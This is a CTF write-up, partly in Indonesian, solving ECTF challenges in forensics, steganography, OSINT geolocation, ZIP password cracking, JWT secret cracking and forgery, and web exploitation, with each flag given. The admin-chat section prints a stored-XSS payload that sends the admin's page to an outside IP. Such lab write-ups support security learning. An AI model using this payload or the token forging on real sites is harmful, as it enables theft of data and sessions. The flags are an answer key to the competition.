diberikan file zip, langsung aja saya unzip filenya. lalu ada file pdf. saya telah mengotak atik pdfnya dan zonk :) pas baca deskripsinya lagi dan mencoba binwalk zip nya apakah ada yang salah dari pdf? apakah ada file lain? RUPA-RUPANYA FLAGNYA DISINI:



ECTF{W3lL_d0nE_652651663616263}

Silhouette in cyberpunk
200
A coded message has been hidden in this picture. Your mission, if you accept it, is to find this message.

The flag format : ectf{the_message_you_get}
The flag is in lowercase and you will have to separate words with underscore instead of spaces.
You might encounter a flag that seems right but it isn't, it depends of the site you use.
Make a ticket if you have any problems, sorry for the inconvenience.

Ini juga chall yang sangat menyebalkan. menghabiskan bnyk waktu. lalu saya menyerah. lalu berfikir mengenai Silhouette, mencari tau makna dan peribahasa dari Silhouette. lalu saya melihat-lihat gambar itu. tibalah si bryan mengatakan “eh apa ini?”

Dari situ saya ingat ada cipher yang mirip seperti itu. itu adalah braille cipher. langsung aja kita convert, saya menggunakan ini https://www.dcode.fr/braille-alphabet berikut saya lampirkan flagnya aja yak, malas convert 1 per 1 lagi wkwk. hoki lngsung dapat flagnya. bukan ngeconvert yang satunya lagi yang klo didecode hasilnya zonk


ectf{h1dd3n_1n_th3_d4rkn3ss}

Project-153-Q1
150
Thomas Yatangaki : Have you ever visited this place ? I can't remember the name...
Maboi 💪 : Me neither 😕
Flag format: ectf{Name_of_the_Place} (in french)

Diberikan sebuah file image, ditanyakan nama tempatnya. ketika saya cek metadatanya muncul:

```
GPS Latitude                    : 43 deg 28' 2.00" N
GPS Longitude                   : 6 deg 12' 23.90" E
GPS Position                    : 43 deg 28' 2.00" N, 6 deg 12' 23.90" E
```


langsung aja kita cari di maps `43°28'02.0"N 6°12'23.9"E` lalu koordinat tsb mengarah ke gambar dibawah ini.



ectf{Cascades_de_Caramy}

Project-153-Bonus-2
200
Did you know that Wintergatan wasn't very far ?
Which village was he in ?
https://www.youtube.com/watch?v=0BB4Y_OuBUQ
Flag format: ectf{Name}

saya sempat menonton videonya, dan membaca komentar yang ada. dan saya kepikiran untuk menggunakan chatgpt wkwk,




ectf{Lorgues}


PNJ - 3 - Gouzou
300
The photo reminds me of another place I visited a few years ago.
Find the location of the photo.
Flag format: ectf{place_name}

Dari judulnya “Gouzou” pas di cek di google, kyk grafiti orang-orangan gituu. Jadi saya menduga kalau gambar yang dimaksud itu 2023/1.png


saya mencoba menggunakan google lens dan menemukan akun fb yang mengupload gambar Gouzou yang serupa.



lalu saya google lens lagi,



dan ternyata Gouzou nya berada di Bendungan Boutillon



Le déversoir de la digue du Boutillon accueille notamment une des nombreuses « jolies baleines » de l'artiste Nute, ainsi qu'un « gouzou », le personnage emblématique de Jace. - © Mathieu Delagarde

sebelum mendapatkan artikel ini, saya mencari-cari Gouzou nya pada https://gouzou.net/ , saya mencarinya di france, Reunion, dan sekitarnya (berdasarkan komen postingan fb tsb), saya jg sempat mencari di pulau-pulau kecil, karena ada juga yang berkomentar, mengatakan bahwa akhirnya Gouzou mampir ke pulau kami. dan ZONK.

ectf{digue_du_boutillon}

Rate the ECTF

100

Since the ECTF is coming to an end, we would like to congratulate and thank all of you for participating in this first edition of the ECTF. It wouldn't have been such a great success without you!

As a result, we would really appreciate it if you could rate our CTF using the link below:

https://docs.google.com/forms/d/e/1FAIpQLScypUQ9dPMH2-Dk8A4LTHH66f3vjb3jRJQNF-ReRJMm5xOABA/viewform?usp=header

Thank you in advance!

cuma isi form feedback doang

ectf{Th4nk_f0r_p4rt1c1p4t1ng}

Extraction Mission Heart of the vault
450

The dwarves of Deep Rock Galactic have uncovered a series of hidden vaults, each sealed tighter than the last.
Your mission: crack through the zips, one vault at a time, and uncover what lies beneath.

This is a programming challenges and is divided in 2 parts. When you arrive at the second part please read
all files, there is some hints already. I advice you to keep ALL the passwords you get and think simple (easier to say when you make the challenge).

They are given a zip file and inside the zip file is another zip and password, the first zip name starts with `_200` so there should be 200 zip files we need to crack with the best tool ever A.K.A **John The Ripper** We can crack all the zip passwords.

```
import subprocess
import os

# Function to crack ZIP file password using John the Ripper
def crack_zip_password(zip_file):
    print(f"[+] Cracking {zip_file}...")
    # Generate hash file
    hash_output = subprocess.run([
        "zip2john", zip_file,
        ">", "hash.txt"
        ], capture_output=True, text=True)
    hash_file = "hash.txt"

    # Save hash output
    with open(hash_file, "w") as f:
        f.write(hash_output.stdout)

    # Run John in brute-force mode
    # subprocess.run(["john", "--incremental", hash_file])

    # Retrieve cracked password
    wordlist_path = "/usr/share/wordlists/rockyou.txt"  # Adjust if needed

    # Step 1: Run John with wordlist attack
    subprocess.run(["john", "--wordlist=" + wordlist_path, hash_file])

    # Step 2: Retrieve the cracked password
    result = subprocess.run(["john", "--show", hash_file], capture_output=True,
text=True)
    print(result)
    password_line = result.stdout.strip().split("\n")

    if len(password_line) > 0 and ":" in password_line[0]:
```

```
        password = password_line[0].split(":")[1]
        return password.strip()

    return None

extracted_files = []

# Loop through the ZIP files from 200 to 1
for i in range(200, 0, -1):
    zip_filename = f"dwarf_vault_{i}.zip"

    if zip_filename in extracted_files:
        print(f"[!] {zip_filename} already extracted. Skipping.")
        continue

    if not os.path.exists(zip_filename):
        print(f"[!] {zip_filename} not found. Stopping.")
        break

    print(f"[+] Cracking {zip_filename}...")

    password = crack_zip_password(zip_filename)

    if password:
        print(f"[*] Password found: {password}")

        with open("passwords.txt", "a") as f:
            f.write(password + ",")

        # Extract the ZIP file using the found password
        subprocess.run(["unzip", "-B", "-P", password, zip_filename])
        extracted_files.append(zip_filename)
    else:
        print(f"[X] Failed to crack {zip_filename}. Exiting.")
        break

print("[+] Extraction complete!")
```

After all zip files are cracked there are two files where we need 28 zip passwords from backward to crack the code to get the flag.

```
import ast  # To safely evaluate the list from the file

# Read the mining report file
with open("mining_report.txt", "r") as file:
    content = file.read()

# Extract the positions from the report
start_index = content.find("ectf{") + 5
end_index = content.find("}", start_index)
```

```
positions = ast.literal_eval(content[start_index:end_index])  # Convert string to
list

# Example crew_list (This must match what was used originally)
passwords =
"scoobydoo1,shearer,shopping1,sugarbaby,sugarbear,stefania,corvette,Desmond,female,
kingdom,tootie,africa,azerty,joaquin,married,richard74,richard75,richard789,richard
81,richard91,richard98,richardb1,richardceniza,richardgutierrez,richardishot,richar
dko,richardlee,richardmc06"
crew_list = passwords.split(",")

crew_list.reverse()

# Reconstruct the flag
flag = ""
for pos in positions:
    if pos == "_":
        flag += "_"
    elif pos == [None, None]:
        flag += "?"  # Placeholder for unknown characters
    else:
        if pos[0] >= len(crew_list):
            flag += "?"
            continue
        if pos[1] >= len(crew_list[pos[0]]):
            flag += "?"
            continue

        flag += crew_list[pos[0]][pos[1]]

print("Recovered Flag:", flag)
```

Flag: `ectf{d1ggy_d1ggy_h0l3}`

Java Weak Token
200

The admin has stored a flag in the admin section, but he let you access the page since he has secured the access to it. Maybe you should show him why using a weak secret isn't a good idea 🙂.

Deploy the instance here to play : https://instances.ectf.fr/

Flag format: ectf{.....}

Generate the wordlist with crunch.

```
crunch 1 8 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ -o
wordlist.txt
```

And crack the **JWT** with **John The Ripper**.

```
john jwt.txt --wordlist=wordlist.txt --format=HMAC-SHA256
```

After cracking successfully, we can get the secret. Create a new JWT with the user as admin and the secret. And update the website cookie.

Flag: `ectf{JwT_T0keN_cR34t0r}`

Chat with the admin 200
The admin has provided a chat where you can ask him questions. He is not very active but regularly checks this page. It seems that the flag is present on his interface, maybe you could retrieve it ;). Deploy the instance here to play : https://instances.ectf.fr Flag format: ECTF{....}

Because in the website they say admin will check every 30 seconds and the flag is in his interface and also the chat is saved, we can do **XSS injection**, where when the admin checks it will send a request to the server and get the html content.

```
fetch("/", { method: 'GET', mode: 'no-cors', credentials: 'same-origin' })
  .then(response => response.text())
  .then(text => {
    fetch('http://195.88.211.254:8001/' + btoa(text), { mode: 'no-cors' });
  });
```

Flag: `ECTF{Cook13_st0L3n_5ucc3ssfuLLy}`

Lightspeed puzzle
200

We've been told you're good at puzzles, so we're going to test that with a small 100-piece puzzle :).

Solve the puzzle and enter the code written on it in less than 10 seconds to get the flag.

Deploy an instance here : https://instances.ectf.fr

Flag format: ECTF{....}

If you have a problem solving this challenge, try using a non headless tool to display what happens

The website shows a scrambled puzzle and we need to enter code to get the flag, the code is a generated **JWT** token. We can decode the token to get the code. (unintended solution or just another way to solve?)

```
{"code":"XXXXX","start_time":1738476118.316418}
```

Flag: `ectf{Autom4t3d_PuZz13}`

My dearest
100

I have Received a love letter by a fake email. Can you help me to find who is the author ?

Flag format: ectf{NameLastName}

Just use **exiftool** to view the document metadata and get the author name.


```
…
Title                           :
Subject                         :
Creator                         : Michel Teller
Keywords                        :
…
```

Flag: `ectf{MichelTeller}`

Terraria, Where's Waldo ?
250

Maybe Waldo is hiding an item or something nearby ?
Note : You don't need the game for this challenge.
Flag format : ectf{Heavy_Possessed_Hatchet}

Waldo is the rarest painting in **Terraria**, only one painting in one world located in an underground cave, searching the item with **TEdit** and inspecting the nearest chest we got the item name.



Flag: `ectf{Massive_Fart_in_a_Jar}`

Project-153-Q2
150

Thomas Yatangaki : Did you know that the exact position where I took the photo had a name ? It is such an interesting place full of history 😮.
Flag format: ectf{Name_of_the_Place} (in french)

Search the image from Google and there will be one wikipedia site with coordinate information.

Flag: `ectf{Pointe_de_l'Observatoire}`

Project-153-Q4
150

Thomas Yatangaki : Bro, I think, we did the gr90 the wrong way round.
Maboi 💪 : damn 💀 At least, the view was better at the end.
Wait, do you see the place in the background in the middle ? We've got to get over there, what's the name ?
Thomas Yatangaki : No I don't think we should 💀.
Flag format: ectf{Name_of_the_Place} (in french)

Google. and guess the island in the middle of the photo.

Flag: `ectf{Île_du_Levant}`

Project-153-Q5
150

Maboi 💪 : Bruh, the name of the mountain where I was lmao 🧠.
Flag format: ectf{Name_of_the_Place} (in french)

Google or Yandex. Adjust the selection to the left.

Flag: `ectf{Gros-Cerveau}`

Project-153-Q6
150

Thomas Yatangaki : unfortunately, it's not part of project 153, but it's still very beautiful here 😻.
Maboi 💪 : How many steps were there again ?
Flag format: ectf{number_zipcodeofthetown}

Google. Get the address and search for the zip code and find how many steps from the address.

Flag: `ectf{262_04360}`

PNJ - 1 - Bridge
150

Intro : You'll find a zip file Pierre-Nicolas Jaxetfleur's travel photos.

I have a friend who's a bridge fan, so I take a lot of photos of his buildings on vacation to send him. On the last trip I took a photo of a not-so-famous bridge, but I think it looks great in the morning mist.
Find the city where I took the photo.
Flag format: ectf{town-name}

Google or Yandex. and just guess the city names of the three bridges found.

Flag: `ectf{caudebec-en-caux}`